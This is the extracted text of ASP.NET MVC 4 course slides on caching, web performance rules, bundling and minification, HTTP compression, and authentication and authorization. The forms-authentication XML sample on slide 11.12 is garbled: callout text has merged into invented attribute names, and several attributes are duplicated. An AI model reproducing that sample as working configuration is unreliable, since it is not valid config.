HttpCacheability Enumeration
[http://msdn.microsoft.com/en-us/library/system.web.httpcacheability\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.web.httpcacheability(v=vs.110).aspx)



9.17

Downstream Caching Response.Cache Browser History

❖ You can control if a response is shown in history

- Makes the response available in the browser History cache, regardless of the `HttpCacheability` setting made on the server

```
Response.Cache.SetAllowResponseInBrowserHistory(true);
```

- When `HttpCacheability` is set to `NoCache` or `ServerAndNoCache` the `Expires` HTTP header is by default set to `-1`
- You can override this behavior by calling `SetAllowResponseInBrowserHistory` as above
- If `HttpCacheability` is set to values other than `NoCache` or `ServerAndNoCache`, then `SetAllowResponseInBrowserHistory` has no effect

HttpCachePolicy.SetAllowResponseInBrowserHistory Method
[http://msdn.microsoft.com/en-us/library/system.web.httpcachepolicy.setallowresponseinbrowserhistory\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.web.httpcachepolicy.setallowresponseinbrowserhistory(v=vs.110).aspx)

9.18

Downstream Caching Response.Cache Expiry

❖ You can control how long responses get cached

- Sets the `Expires` HTTP header to an absolute date and time

```
Response.Cache.SetExpires(DateTime.Parse("6:00:00PM"));
```

```
// expire in one minute
Response.Cache.SetExpires(DateTime.Now.AddMinutes(1.0));
```

- When cache expiration is set to sliding, the Cache-Control HTTP header will be renewed with each response

```
Response.Cache.SetSlidingExpiration(true);
```

- Set the Max-age HTTP header to a sliding timespan

```
Response.Cache.SetMaxAge(TimeSpan.FromMinutes(30));
```

HttpCachePolicy.SetExpires Method
[http://msdn.microsoft.com/en-us/library/system.web.httpcachepolicy.setexpires\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.web.httpcachepolicy.setexpires(v=vs.110).aspx)



9.19

Microsoft Azure Caching AppFabric Caching

- ❖ Build highly responsive applications using a distributed cache that scales independently from your application

```
    DataCache cache = new DataCache("default");  
  
    // Add the string "value" to the cache, keyed by "item"  
    cache.Add("item", "value", TimeSpan.FromMinutes(30));  
  
    DataCacheItem item = cache.GetCacheItem("item");  
    TimeSpan timeRemaining = item.Timeout;  
using Microsoft.ApplicationServer.Caching;
```

- Note: there are better options, for example, Redis cache (see next slide)

Microsoft.ApplicationServer.Caching Namespace
[https://msdn.microsoft.com/en-us/library/microsoft.applicationserver.caching\(v=azure.10\).aspx](https://msdn.microsoft.com/en-us/library/microsoft.applicationserver.caching(v=azure.10).aspx)

How to Use Azure Cache Service
<http://azure.microsoft.com/en-us/documentation/articles/cache-dotnet-how-to-use-service/>



9.20

Microsoft Azure Caching Redis Cache

Exam Topic: none

- ❖ Microsoft recommends all new developments use the Redis Cache
- ❖ Redis is popular for its highly performant data types
- ❖ Redis supports running atomic operations on types

Cache
<http://azure.microsoft.com/en-us/documentation/services/cache/>

Which Azure Cache offering is right for me?
<http://msdn.microsoft.com/en-us/library/azure/dn766201.aspx>



HTML5 Prefetch Link Prefetching

9.21

- ❖ Link prefetching is a browser mechanism which utilizes browser idle time to download or prefetch documents that the user might visit in the near future

```
<link rel="prefetch" href="/Home/About">
```

- ❖ The prefetch keyword may be used with link, a, and area elements

4.8.4.9 Link type "prefetch"
<http://www.w3.org/TR/html5/links.html#link-type-prefetch>

Dangers of using HTML5 prefetch?
<https://stackoverflow.com/questions/8137906/dangers-of-using-html5-prefetch>



Performance Three Important Takeaways

9.22

- ❖ Some sites never load

- Use emulators to test your site over a simulated slow connection so that you feel your users pain
- Google Chrome has a “device” mode that does this

- ❖ On some sites the text is invisible for a frustratingly long time

- Browsers based on WebKit wait for the custom font to download before showing any text
- IE shows text in a default font first, then redraws later

- ❖ Well-designed apps worked wonderfully

- Design apps for offline & async usage

Three takeaways for web developers after two weeks of painfully slow internet
<https://medium.com/@zengabor/three-takeaways-for-web-developers-after-two-weeks-of-painfully-slow-internet-9e7f6d47726e>



9.23

Performance Case Study - The Verge

Did you know that The Verge delivers you to around 20 companies for advertising & tracking purposes?


- A typical article uses 75KB



- But in the background it makes an additional 263 requests for another 10MB of resources taking 30 seconds to load!

263 requests, 9,592.66 KB, 30.54 s

- What is this stuff? Mostly JavaScript for tracking purposes



The Verge's web sucks
<http://blog.lmorchard.com/2015/07/22/the-verge-web-sucks/>




9.24

Performance Case Study - Power Usage

Should web sites have energy labels?

- Some web sites put a large burden on the processor
- You can literally feel that as heat on your lap
- The total amount of energy wasted by badly written web sites is equivalent to all the badly built refrigerators!

Save the planet - read the BBC instead of the NY Times ☺



Watts, watts, watts!
<http://santtu.iki.fi/2015/06/18/browser-power-consumption/>



Performance YSlow

9.25

❖ YSlow analyzes web pages and suggests ways to improve their performance based on a set of rules for high performance web pages

❖ Top Twelve Rules

- 1. Minimize HTTP Requests
- 2. Use a Content Delivery Network
- 3. Avoid empty src or href
- 4. Add an Expires or a Cache-Control Header
- 5. Gzip Components
- 6. Put StyleSheets at the Top
- 7. Put Scripts at the Bottom
- 8. Avoid CSS Expressions
- 9. Make JavaScript and CSS External
- 10. Reduce DNS Lookups
- 11. Minify JavaScript and CSS
- 12. Avoid Redirects

YSlow
<http://developer.yahoo.com/yslow/>



Performance

1. Minimize HTTP Requests

9.26

❖ This is the *Performance Golden Rule* because 80-90% of the end-user response time is spent on the front-end

- Most of this time is tied up in downloading all the components in the page: images, stylesheets, scripts, and so on
- Reducing the number of components reduces the number of HTTP requests required to render the page

❖ The easiest way to achieve this for styles and scripts with ASP.NET MVC is to use bundling (next module)

❖ CSS Sprites are the preferred method for reducing the number of image requests

CSS Sprites
<http://alistapart.com/article/sprites>



9.27

Performance

2. Use a Content Delivery Network (CDN)

❖ The user's proximity to your web server has an impact on response times

- Deploying your content across multiple, geographically dispersed servers will make your pages load faster from the user's perspective

❖ When a URL's protocol is omitted, the browser uses the underlying document's protocol instead

- This "protocol-less" URL is the best way to reference third party content that's available via both HTTP and HTTPS

```
//ajax.googleapis.com/ajax/libs/jquery/1.4.4/jquery.min.js
```



Cripple the Google CDN's caching with a single character

<http://encosia.com/cripple-the-google-cdns-caching-with-a-single-character/>

9.28

Performance

3. Avoid Empty Image src

❖ The effect of having empty image src

```
<img src="">      var img = new Image();
                  img.src = "";
```

- Internet Explorer makes a request to the directory in which the page is located
- Safari and Chrome make a request to the actual page itself

❖ Even though the image request does not return an image, all of the headers are read and accepted by the browser, including all cookies

❖ Similarly for script and link

```
<script src="">    <link href="">
```



Empty image src can destroy your site

<http://www.nczonline.net/blog/2009/11/30/empty-image-src-can-destroy-your-site/>

9.29

Performance

4. Add an Expires or a Cache-Control Header

For static components

- Implement a “Never expire” policy by setting far future Expires header

Expires: Thu, 15 Apr 2090 20:00:00 GMT

- A first-time visitor to your page may have to make several HTTP requests, but by using the Expires header you make those components cacheable
- Remember to change the component’s filename whenever the component changes, for example, yahoo_2.0.6.js

For dynamic components

- Use an appropriate Cache-Control header to help the browser with conditional requests



9.30

Performance

5. Gzip Components

Web clients indicate support for compression with the Accept-Encoding header in the HTTP request

Accept-Encoding: gzip, deflate

If the web server sees this header in the request, it may compress the response using one of the methods listed by the client

- The web server notifies the web client of this via the Content-Encoding header in the response

Content-Encoding: gzip

Gzip is the most popular and effective compression method at this time



9.31

Performance

6. & 7. Put Stylesheets at the Top, Scripts at Bottom

✖ Moving stylesheets to the document HEAD makes pages appear to be loading faster

- This is because putting stylesheets in the HEAD allows the page to render progressively, so the header, the navigation bar, the logo at the top, and so on all serve as visual feedback for the user who is waiting for the page

✖ The problem caused by scripts is that they block parallel downloads

- While a script is downloading the browser won't start any other downloads

✖ 8. Avoid CSS Expressions

- CSS expressions are a powerful (and dangerous) way to set CSS properties dynamically; supported in Internet Explorer starting with version 5, but were deprecated starting with IE8



9.32

Performance

9. Make JavaScript and CSS External

✖ Using external files generally produces faster pages because the files are cached by the browser

- JavaScript and CSS that are inlined in HTML documents get downloaded every time the HTML document is requested
- This reduces the number of HTTP requests that are needed, but increases the size of the HTML document
- On the other hand, if the JavaScript and CSS are in external files cached by the browser, the size of the HTML document is reduced without increasing the number of HTTP requests
- The only exception where inlining is preferable is with home pages because home pages that have few (perhaps only one) page view per session may find that inlining JavaScript and CSS results in faster end-user response times



9.33

Performance

11. Minify JavaScript and CSS

Minification is the practice of removing unnecessary characters from code to reduce its size thereby improving load times

- When code is minified all comments are removed, as well as unneeded white space characters (space, newline, and tab)
- Even if you gzip your scripts and styles, minifying them will still reduce the size by 5% or more



9.34

Performance

12. Avoid Redirects

One of the most wasteful redirects happens frequently and web developers are generally not aware of it

- It occurs when a trailing slash (/) is missing from a URL that doesn't also include a file extension
 - `http://astrology.yahoo.com/astrology/index.html` does not cause this problem
- For example, going to `http://astrology.yahoo.com/astrology` results in a 301 response containing a redirect to `http://astrology.yahoo.com/astrology/`
- Note: this isn't a problem for ASP.NET MVC if the URL matches a route, it is only a problem if the URL matches a folder, or you can configure your route table to append the trailing slash

```
routes.AppendTrailingSlash = true;
```



To slash or not to slash

<http://googlewebmastercentral.blogspot.co.uk/2010/04/to-slash-or-not-to-slash.html>

9.35

Performance

Split Components Across Domains

❖ Splitting components allows you to maximize parallel downloads

- Make sure you're using not more than 2-4 domains because of the DNS lookup penalty
- For example, you can host your HTML and dynamic content on www.example.org and split static components between static1.example.org and static2.example.org

❖ “By migrating to the new domain, end users now save roughly 100 KB upstream per page load, which at 500 million pageviews per month adds up to **46 terabytes per month** in savings for our users.”

Small things add up

<http://chrishateswriting.com/post/68794699432/small-things-add-up>

Performance Research, Part 4: Maximizing Parallel Downloads in the Carpool Lane

<http://yuiblog.com/blog/2007/04/11/performance-research-part-4/>



Module 10
Using JavaScript and jQuery for
Responsive MVC 4 Web Applications
Developing ASP.NET MVC 4
Web Applications

Updated 4th September 2015



Using JavaScript and jQuery for Responsive MVC 4 Web Applications 10.2
Contents

Exam Topic: Design and implement UI behavior

- Implement client validation
- Use JavaScript and the DOM to control application behavior
- Extend objects by using prototypal inheritance
- Implement the UI by using JQuery

Exam Topic: Reduce network bandwidth

- Bundle and minify scripts (CSS and JavaScript)
- Compress and decompress data (using gzip/deflate; storage)
- Plan a content delivery network (CDN) strategy, for example, Windows Azure CDN

• MOC Errata

- Position 12-2694: debug=false will *enable* (NOT disable) minification for any bundled file without a .min. file extension

• From the 20480 HTML5 course review the following

- 20480.03.JavaScript, 20480.05.Ajax, 20480.07.Objects



Optimization

Bundling, Minification, and Compression

❖ Bundling

- Combining multiple files into a single request

❖ Minification

- Stripping whitespace and comments and unused functions and using shorter variable and parameter names

```
(function(){console.log(10)}())
```

```
(function () { // firebrand
    var apples = 10;
    function neverUsed() {
        console.log("never used");
    }
    console.log(apples);
})();
```

❖ Compression

- Compressing files on the web server and decompressing them on the browser to reduce bandwidth requirements
- a.html (120kb) → a.gzip (30kb)



Optimization

Bundling and Minification Overview

❖ Bundling and minification are two techniques you can use in ASP.NET 4.5 to improve request load time

- Bundling reduces the *number of requests*
- Minification reduces the *number of bytes for each resource*

❖ Both are disabled when debug is true (see next slide)...

- ...unless BundleTable.EnableOptimizations is true in Global.asax

❖ {version} is used to automatically create a bundle with the latest version of jQuery in your Scripts folder

```
public static void RegisterBundles(BundleCollection bundles)
{
    bundles.Add(new ScriptBundle("~/bundles/jquery").Include(
        "~/Scripts/jquery-{version}.js"));
```

Bundling and Minification
<http://www.asp.net/tutorials/mvc-4/bundling-and-minification>



10.5

Optimization Bundling and Minification Configuration

❖ Debug mode

```
<compilation debug="true" />  
  
<script src="/Scripts/bootstrap.js"></script>  
<script src="/Scripts/respond.js"></script>
```

❖ Release mode

```
<compilation debug="false" />  
  
<script src="/bundles/bootstrap?v=2Fz3B0iizV2NnnamQFrX-NbYJNTFeBJ2GM05SilbtQU1"></script>
```

- Note: the hash/digest used will automatically change if any file in the bundle (or its minified version!) changes

❖ ASP.NET will automatically minify your files if you have not created a .min. version (but see next slide!)



Optimization Automatic Minification Changes

10.6

❖ As well as stripping whitespace and comments, auto-minification would change this...

```
function StartController($scope, $location, $rootScope) { }
```

❖ ...to this...

```
function StartController(n, t, i) { }
```

Note: the latest version of AngularJS allows annotations to avoid this problem

❖ When using AngularJs, for dependency injection to work, the argument names must not be changed

- So for AngularJS, manually create your own .min. files
- “This isn’t something you can change on the built in bundle types, [...] write your own IBundleTransform...” - Microsoft

```
public class CustomTransform : IBundleTransform {  
    public void process(BundleContext context, BundleResponse response) {
```

System.Web.Optimization making function argument names stay the same for certain functions
<http://stackoverflow.com/questions/13032721/system-web-optimization-making-function-argument-names-stay-the-same-for-certain>

10.7

Optimization Compression Negotiation

- Browser makes a request with this header to tell the server what compression algorithms it understands

Accept-Encoding: gzip, deflate

- Web Server can respond with content that has been compressed using either algorithm

Content-Encoding: gzip

Content-Encoding: deflate

- Remember: the web server is not obliged to use any compression method

- The old algorithm named *compress* is rarely supported so use either *gzip* or *deflate*

HTTP compression
http://en.wikipedia.org/wiki/HTTP_compression



10.8

Optimization Configuring HTTP Compression in IIS

- To enable gzip compression in .config for IIS

```
<system.webServer>
  <httpCompression
    directory="%SystemDrive%\inetpub\temp\IIS Temporary Compressed Files">
    <scheme name="gzip" dll="%Windir%\system32\inetsrv\gzip.dll"/>
    <dynamicTypes>
      <add mimeType="text/*" enabled="true"/>
      <add mimeType="message/*" enabled="true"/>
      <add mimeType="application/javascript" enabled="true"/>
      <add mimeType="*/*" enabled="false"/>
    </dynamicTypes>
    <staticTypes>
      <add mimeType="text/*" enabled="true"/>
      <add mimeType="message/*" enabled="true"/>
      <add mimeType="application/javascript" enabled="true"/>
      <add mimeType="*/*" enabled="false"/>
    </staticTypes>
  </httpCompression>
  <urlCompression doStaticCompression="true" doDynamicCompression="true"/>
```

HTTP Compression <httpCompression>
<http://www.iis.net/configreference/system.webserver/httpcompression>



10.9

Optimization HTTP Compression

❖ What is gzip compression ratio?

- It depends!

File	Compressed Size / Ratio
1Gb file full for zeros	-120kb
Image files in a format that is compressed natively (gif, jpg, png, and so on)	Little or no compression
Binary files like program executables (exe)	-2:1 compression
Plain text, HTML or other markup	3:1 or 4:1 or more



10.10

jQuery jQuery UI

❖ A curated set of user interface interactions, effects, widgets, themes

- Interactions: Draggable, Droppable, Resizable, Selectable, Sortable
- Widgets: Accordion, Autocomplete, Button, Datepicker, Dialog, Menu, Progressbar, Selectmenu, Slider, Spinner, Tabs, Tooltip



```
<div id="slider"></div>
```

```
<p>Date: <input type="text" id="datepicker"></p>
```

```
$(function () {
  $("#slider").slider();
});
```

```
$(function () {
  $("#datepicker").datepicker();
});
```

- Effects: Add Class, Color Animation, Easing, Effect, Hide, Remove Class, Show, Switch Class, Toggle, Toggle Class
- Utilities: Position, Widget Factory

Datepicker
<http://jqueryui.com/datepicker/>



10.11

Microsoft Ajax Library What Is It?

- ❖ The Microsoft Ajax Library includes a rich framework to simplify client programming
 - It was created for ASP.NET 3.5 and is included in any Web Forms file that adds a ScriptManager
- ❖ Namespaces in the library include
 - Global, Sys, Sys.Application, Sys.Net, Sys.Serialization, Sys.Services, Sys.UI, Sys.WebForms
- ❖ Although it *can* be made to work with MVC it works best with Web Forms so use jQuery instead



Microsoft Ajax Library Client Reference
[http://msdn.microsoft.com/en-us/library/vstudio/bb397536\(v=vs.100\).aspx](http://msdn.microsoft.com/en-us/library/vstudio/bb397536(v=vs.100).aspx)

10.12

Microsoft Ajax Library JavaScript Type Enhancements

- ❖ String type methods
 - Static: format
 - Instance: endsWith, startsWith, trim, trimEnd, trimStart
- ❖ Array type static methods
 - add, addRange, clear, clone, contains, dequeue, enqueue, forEach, indexOf, insert, parse, remove, removeAt
- ❖ Error type provides message and name properties
- ❖ \$get function
 - Shorthand for document.getElementById
 - Do NOT confuse with jQuery's \$.get that does Ajax call
- ❖ Other enhanced objects include Date, Number, RegExp



HTTP/2 What Is It?

10.13

Exam Topic: none

- ❖ HTTP/1.1 has served the Web well for more than fifteen years, but its age is starting to show
 - In the past, browsers have used multiple TCP connections to issue parallel requests, however, there are limits to this that the optimization features in this module try to ease
- ❖ HTTP/2 is a major revision of the Web's protocol
 - HTTP methods, status codes and semantics are the same
 - The focus of the protocol is on performance; specifically, end-user perceived latency, network and server resource usage
 - One major goal is to allow the use of a single connection from browsers to a Web site

HTTP/2
<https://http2.github.io/>



ASP.NET 5 and MVC 6 Changes to Bundling

10.14

Exam Topic: none

- ❖ In ASP.NET 5 and MVC 6 you will **not** be able to use the same bundling and minification system as described in this module
- ❖ Instead it adds these features to the build process using tools like Bower, Gulp, and Grunt
 - “Most projects don't just upload some JS and CSS files via FTP. There's now a front end build process that can include expansion of SASS and LESS, minification of CSS/JS, running JSHint or JSLint, and much more. These build tasks and processes are coordinated with tools like Gulp and Grunt. Additionally, client-side libraries are managed as packages using management systems like npm and bower.”

Introducing Gulp, Grunt, Bower, and npm support for Visual Studio
<http://www.hanselman.com/blog/IntroducingGulpGruntBowerAndNpmSupportForvisualStudio.aspx>



Module 11

Controlling Access to ASP.NET MVC 4 Web Application

Developing ASP.NET MVC 4
Web Applications

Updated 4th September 2015



Controlling Access to ASP.NET MVC 4 Web Application Contents and Exam Topics

Exam Topic: Configure and apply authorization

- Create roles
- Authorize roles by using configuration
- Authorize roles programmatically
- Create custom role providers
- Implement WCF service authorization

Exam Topic: Design and implement MVC controllers and actions

- Apply authorization attributes and global filters

Exam Topic: Configure authentication

- Choose between Windows, Forms, and custom authentication
- Authenticate users
- Enforce authentication settings
- Manage user session by using cookies
- Configure membership providers
- Create custom membership providers

Topic	Slide
IIS	3
Authentication	5
Authorization	7
Forms Authentication	11
ASP.NET Membership	13
Impersonation	18
WIF and ACS	19
Custom Security	22
Token Formats	25
ASP.NET Identity	27

Exam Topic: Design and implement claims-based authentication across federated identity stores

- Implement federated authentication by using Windows Azure Access Control Service
- Create a custom security token by using Windows Identity Foundation
- Handle token formats (for example, OAuth, OpenID, Google) for SAML and SWT tokens



11.3

IIS IIS Manager

The screenshot shows the IIS Manager interface with the 'Authentication' section open. A callout box labeled 'Set IIS and ASP.NET Authentication options' points to the 'Authentication' icon in the left navigation pane. Another callout box points to the 'HTTP Response Headers' icon. The 'Authentication' table lists various authentication methods:

Name	Status	Response Type
Anonymous Authentication	Enabled	
ASP.NET Impersonation	Disabled	
Basic Authentication	Disabled	HTTP 401 Challenge
Digest Authentication	Disabled	HTTP 401 Challenge
Forms Authentication	Disabled	HTTP 302 Login/Redirect
Windows Authentication	Disabled	HTTP 401 Challenge

11.4

IIS Application Pools

The screenshot shows the IIS Manager 'Application Pools' page. A callout box highlights the table header: 'Name', 'Status', '.NET CLR Version', 'Managed Pipeline Mode', 'Identity', and 'Applications'. Another callout box points to the 'Advanced Settings' button for the 'DefaultAppPool' row. The 'Advanced Settings' dialog is open, showing the 'General' tab with the following configuration:

.NET CLR Version	v4.0
Enable 32-Bit Applications	False
Managed Pipeline Mode	Integrated
Name	.NET v4.5
Queue Length	1000
Start Mode	OnDemand

Sub-sections like 'CPU' and 'Process Model' are also visible. A callout box points to the 'ApplicationPoolIdentity' setting. Another callout box points to the 'Maximum Worker Processes' setting, which is set to 1. A final callout box points to the 'Web Garden if > 1' note.

11.5

Authentication

ASP.NET and IIS Authentication (1 of 2)

Use “Windows” for sites where users have a Windows (NTLM / Kerberos) account and will either auto-login or use a browser dialog to supply username and password

```
<authentication mode="Windows" />
```

IIS Authentication

<input checked="" type="checkbox"/> Basic	Non-IE, prompts for Windows accounts
<input type="checkbox"/> Digest	Non-IE, prompts for Windows account
<input checked="" type="checkbox"/> Windows Integrated	IE/Firefox auto-login

Use “Forms” for sites where a web page is used to login and users and passwords are stored in a Membership provider such as SQL Server or Active Directory

```
<authentication mode="Forms" />
```

IIS Authentication

Anonymous	IUSR_computername
-----------	-------------------



Authentication

ASP.NET and IIS Authentication (2 of 2)

11.6

✳️ Use “None” for sites where users are stored in claims aka federated

- WSFederationAuthenticationModule (aka FAM)
- “For the FAM to kick in, you must set the ASP.NET authentication mode to None and deny anonymous users access to application resources”

```
<authentication mode="None" />
```

Member name	Description
Forms	Specifies ASP.NET Forms-based authentication as the authentication mode.
None	Specifies no authentication.
Passport	Obsolete. Specifies Microsoft Passport as the authentication mode.
Windows	Specifies Windows as the authentication mode. This mode applies when using the Internet Information Services (IIS) authentication methods Basic, Digest, Integrated Windows (NTLM/Kerberos), or certificates.

AuthenticationMode Enumeration

[http://msdn.microsoft.com/en-us/library/system.web.configuration.authenticationmode\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.web.configuration.authenticationmode(v=vs.110).aspx)

Passive Authentication for ASP.NET with WIF

<http://msdn.microsoft.com/en-us/magazine/ff872350.aspx>



Authorization

MVC Authorizing

❖ To ensure users are authenticated

- Anonymous users will be redirected to login view

```
[Authorize]
public ActionResult Create()
```

❖ To authorize by user and role or Windows group

- String values depend on Windows or Forms authentication

```
[Authorize(Users="Mary,Omar", Roles="Admin")]
public ActionResult Create()
```

Roles value could be Windows Groups e.g. DOMAIN\Sales

❖ When authenticated we can authorize by user and role

```
if (User.Identity.Name == "Fred")
{
    return View("SpecialViewForFred");
}
if (User.IsInRole("Sales"))
    return View("SpecialViewForSales");
```



Authorization

MVC Authorizing

❖ If you apply Authorize to a whole class, you can still allow anonymous for individual actions

```
[Authorize] // require all actions to authenticate (not allow anonymous)
public class ProductController : Controller
{
```

```
[AllowAnonymous] // allow anonymous just for this action
public ActionResult Index()
{
```

```
public ActionResult Display() // inherit from controller
{
```

```
// inherit from controller AND add additional requirements
[Authorize(Users="Mary,Omar", Roles="Admin")]
public ActionResult Edit()
{
```

Roles value could be Windows Groups e.g. DOMAIN\Sales



Authorization ASP.NET Web Forms Only!

11.9

Exam Topic: none

- Machine.config file includes the following section

```
<authorization>
  <allow users="*"/>
```

- Configure authorization in local Web.config

```
<authorization>
  <allow users="Eric,Sam" verbs="GET,POST" />
  <deny users="*" />
```

- The allow and deny elements are processed like an if statement; when match found, no more checks made
- Other attributes include: roles, verbs
- users="*" means all users
- users="?" means anonymous users



Authorization New in MVC 5: Overriding Authorization

11.10

- In MVC 4 although we can make the Authorize rule more specific, we cannot change it

```
[Authorize(Roles="Admin")]
public class ProductController : Controller
{
    [Authorize(Roles="Sales")] // user must be in Admin AND Sales
    public ActionResult Index()
```

- In MVC 5 we can override the existing rule and then apply a new rule

```
[Authorize(Roles="Admin")]
public class ProductController : Controller
{
    [OverrideAuthorize] // new in MVC 5
    [Authorize(Roles="Sales")] // user only has to be in Sales
    public ActionResult Index()
```

How to use the ASP.NET MVC 5 Filter Overrides Feature
<http://hackwebwith.net/how-to-use-the-asp-net-mvc-5-filter-overrides-feature/>



Authorization

Finding Out About the Current User

• `HttpContext.User` returns an `IPrincipal` object

- `IsInRole(string)`
- `Identity`

```
if (User.IsInRole("Sales"))
```

• `Identity` property implements `IIdentity` interface

- `AuthenticationType` (NTLM, custom, and so on)
- `IsAuthenticated` (true/false)
- `Name`

```
if (User.Identity.Name == "Fred")
```

• Could also use `Roles` class in `System.Web.Security`

```
using System.Web.Security;
```

```
if (Roles.IsUserInRole("John", "HR"))
```



Forms Authentication

Configuring

• Defaults for strings are shown, others are underlined

```
<system.web>
  <authentication mode="Forms">
    <forms name=".ASPXAUTH" cookieName="Cookie name"
          loginUrl="login.aspx" changeToMVCRoutes="Change to MVC routes"
          defaultUrl="default.aspx" protection="[All|None|Encryption|Validation]"
          timeout="30" path="/" minutes="minutes" ifTrueYouMustConfigureSSLCertificateInIIS="If true you must configure SSL certificate in IIS"
          requireSSL="[true|false]" requireSSL="true|false"
          slidingExpiration="[true|false]" slidingExpiration="true|false"
          enableCrossAppRedirects="[true|false]" enableCrossAppRedirects="true|false"
          cookieless="[UseUri|true|UseCookies|false|AutoDetect|UseDeviceProfile]" cookieless="UseUri|true|UseCookies|false|AutoDetect|UseDeviceProfile"
          domain=""
          ticketCompatibilityMode="[Framework20|Framework40]" ticketCompatibilityMode="Framework20|Framework40">
      <credentials>
        <user name="Bob" password="secret"/>
      </credentials>
    </forms>
  </authentication>
</system.web>
```

forms Element for authentication (ASP.NET Settings Schema)
[http://msdn.microsoft.com/en-us/library/vstudio/1d3t3c61\(v=vs.100\).aspx](http://msdn.microsoft.com/en-us/library/vstudio/1d3t3c61(v=vs.100).aspx)



11.13

Forms Authentication FormsAuthentication Properties

❖ Static read-only properties (set in .config)

- IsEnabled, FormsCookieName, FormsCookiePath, RequireSSL, SlidingExpiration, CookieDomain, CookieMode, DefaultUrl, LoginUrl, Timeout

❖ Methods

- **SetAuthCookie, GetAuthCookie:** Creates an authentication ticket for the supplied user name and adds it to the cookies collection of the response
- **Encrypt, Decrypt:** Creates a string containing an encrypted forms-authentication ticket suitable for use in an HTTP cookie
- **RedirectFromLoginPage, GetRedirectUrl:** Redirects user back to the originally requested URL or the default URL
- **SignOut:** Removes the forms-authentication ticket from browser

FormsAuthentication Class
<http://msdn.microsoft.com/en-us/library/system.web.security.formsauthentication.aspx>



11.14

ASP.NET Membership Providers

❖ SqlMembershipProvider in .NET 2.0 and later

- Uses fixed schema for users and roles (aspnetdb.mdf by default)
- Focused on traditional membership (user has a username and a password), in OAuth/OpenID the user doesn't have a password

❖ SimpleMembershipProvider in .NET 4.5 and later

- Designed as a replacement for the previous ASP.NET Role and Membership provider system
- The ASP.NET MVC 4 Internet application template AccountController requires SimpleMembership and is not compatible with previous MembershipProviders
- You can continue to use existing ASP.NET Role and Membership providers in ASP.NET 4.5 and ASP.NET MVC 4 - just not with the ASP.NET MVC 4 AccountController

SimpleMembership, Membership Providers, Universal Providers
<http://weblogs.asp.net/jgallaway/archive/2012/08/29/simplemembership-membership-providers-universal-providers-and-the-new-asp-net-4-5-web-forms-and-asp-net-mvc-4-templates.aspx>



11.15

ASP.NET Membership SimpleMembershipProvider

- ❖ SimpleRoleProvider simply implements the RoleProvider abstract base class (from .NET 2.0) and does not add anything more
- ❖ ExtendedMembershipProvider abstract class inherits from the core MembershipProvider abstract base class
 - Also added a new WebSecurity class which provides a nice façade to SimpleMembershipProvider
- ❖ You might have a users table and want to integrate it with SimpleMembership
 - SimpleMembership requires that there are two columns on your users table - an “ID” column and a “username” column, but they can be named whatever you want

Table - (SecurityDemo.sdf).Users		
Column Name	Data Type	Allow Nulls
UserID	int	False
Username	nvarchar	False
Email	nvarchar	False
FirstName	nvarchar	False
LastName	nvarchar	False
Age	nvarchar	True
StartDate	datetime	False



Using SimpleMembership With ASP.NET WebPages
<http://blog.osbornm.com/2010/07/21/using-simplemembership-with-asp.net-webpages>

11.16

ASP.NET Membership Roles Class Methods

AddUserToRole	Adds user(s) to role(s)
AddUserToRoles	
AddUsersToRole	
AddUsersToRoles	
CreateNewRole	Creates a new role
DeleteRole	Deletes an existing role
FindUsersInRole	Returns a collection of users in a role
GetAllRoles	Returns a collection of all roles that currently exist
GetRolesForUser	Returns a collection of roles for the current user
IsUserInRole	Returns true if the user is a member of a specified role
RemoveUserFromRole	Removes user(s) from role(s)
RemoveUserFromRoles	
RemoveUsersFromRole	
RemoveUsersFromRoles	



11.17

ASP.NET Membership Membership Methods (SqlMembershipProvider)

CreateUser	Add a user to the database
DeleteUser	Delete a user from the database
FindUserByEmail FindUserByName	Gets a collection of membership users for whom the e-mail addresses contain the specified e-mail addresses or user names to match
GeneratePassword	Creates a random password of the specified length
GetAllUsers	Returns a collection of all users in the database
GetNumberOfUsersOnline	Returns the number of users currently logged on
GetUser	Returns a MembershipUser object representing the current logged-on user
GetUserByEmail	Gets a user name for which the e-mail address for the user matches the specified email address
UpdateUser	Updates the database with any changed values
ValidateUser	Verifies that the user name and password are valid

```
using System.Web.Security;
if (Membership.ValidateUser("Fred", "secret"))
```



11.18

ASP.NET Membership Storing User Accounts in .Config

❖ Credentials can be stored in the Web.config file as

- Password formats: Clear text, MD5, or SHA1

```
<forms>
<credentials passwordFormat="SHA1">
  <user name="Eric" password="07B7..."/>
  <user name="Sam" password="5753..."/>
```

❖ Use the classes in System.Security.Cryptography namespace to generate the hash

❖ Or call the 2nd longest method in .NET

```
string passwordHashed =
  FormsAuthentication.HashPasswordForStoringInConfigFile(pwd, "SHA1");
```

❖ Longest is: GetTextEffectCharacterIndexFromTextSourceCharacterIndex



11.19

Impersonation How Does It Work?

ASP.NET accesses resources using a specific account

- Network Service (IIS 6.0), ApplicationPoolIdentity (IIS 7+)

The setting is configurable by

- Explicitly define an identity to impersonate
 - Use IIS-authenticated account (browser user account unless IIS enables anonymous then it will be IUSR_computername)

```
<identity impersonate="true" />
```
 - Or use a named account

```
<identity impersonate="true"  
    userName="DOMAIN\username"  
    password="password" />
```



11.20

WIF and ACS What are They?

What is Windows Identity Foundation?

- WIF enables .NET developers to externalize identity logic from their application, improving developer productivity, enhancing application security, and enabling interoperability

What is Windows Azure Access Control Service?

- ACS is a cloud-based service that provides an easy way to authenticate and authorize users to gain access to your web applications and services while allowing authentication and authorization to be factored out of your code
- Warning! ACS has been replaced by Microsoft Azure Active Directory Access Control although it has similar features

How to Authenticate Web Users with Azure Active Directory Access Control
<http://azure.microsoft.com/en-gb/documentation/articles/active-directory-dotnet-how-to-use-access-control/>



WIF and ACS Getting Claims

*ClaimsIdentity class

- Extends the IIdentity interface to incorporate functionality needed to implement claims-based identity
- For example, it adds a Claims property that can be enumerated

```
